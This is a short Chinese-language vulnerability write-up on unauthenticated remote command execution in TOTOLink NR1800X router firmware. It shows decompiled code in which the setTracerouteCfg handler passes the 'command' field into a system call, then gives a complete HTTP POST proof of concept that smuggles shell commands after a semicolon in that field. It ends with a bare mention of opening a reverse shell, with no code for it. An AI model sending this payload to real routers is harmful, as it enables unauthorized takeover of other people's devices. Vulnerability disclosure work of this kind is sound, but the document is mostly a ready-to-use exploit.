

RCE

品牌:totoLink

产品型号:NR1800X

版本: V9.1.0u.6681_B20230703



因为这个地址没有做cookie校验，可以直接进行命令注入，这里我们需要模拟对应的参数，这里对setTracerouteCfg进行了strip的动作

```
1 int __fastcall sub_42C6AC(int a1)
2 {
3     char *Var; // $s1
4     char *v3; // $v0
5     int v4; // $s0
6     char v6[128]; // [sp+18h] [-80h] BYREF
7
8     memset(v6, 0, sizeof(v6));
9     Var = websGetVar(a1, "command", (int)"www.baidu.com");
10    v3 = websGetVar(a1, "num", (int)&byte_43F798);
11    v4 = atoi(v3);
12    if ( !Validity_check(Var) )
13    {
14        sprintf(v6, "traceroute -m %d %s>/var/log/traceRouteLog", v4, Var);
15        doSystem(v6);
16    }
17    setResponse(&byte_43D950, "reserv");
18    return 1;
19 }
```

POC

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.2
Content-Length: 115
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.2
Referer: http://192.168.0.2/login.html
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

{"topicurl":"setTracerouteCfg","command":"127.0.0.1;touch /tmp/RCE_SUCCESS;echo PWNEED>/tmp/RCE_SUCCESS;","num":"1"}
```



反弹shell

在windows启动监听，使用脚本进行反弹shell

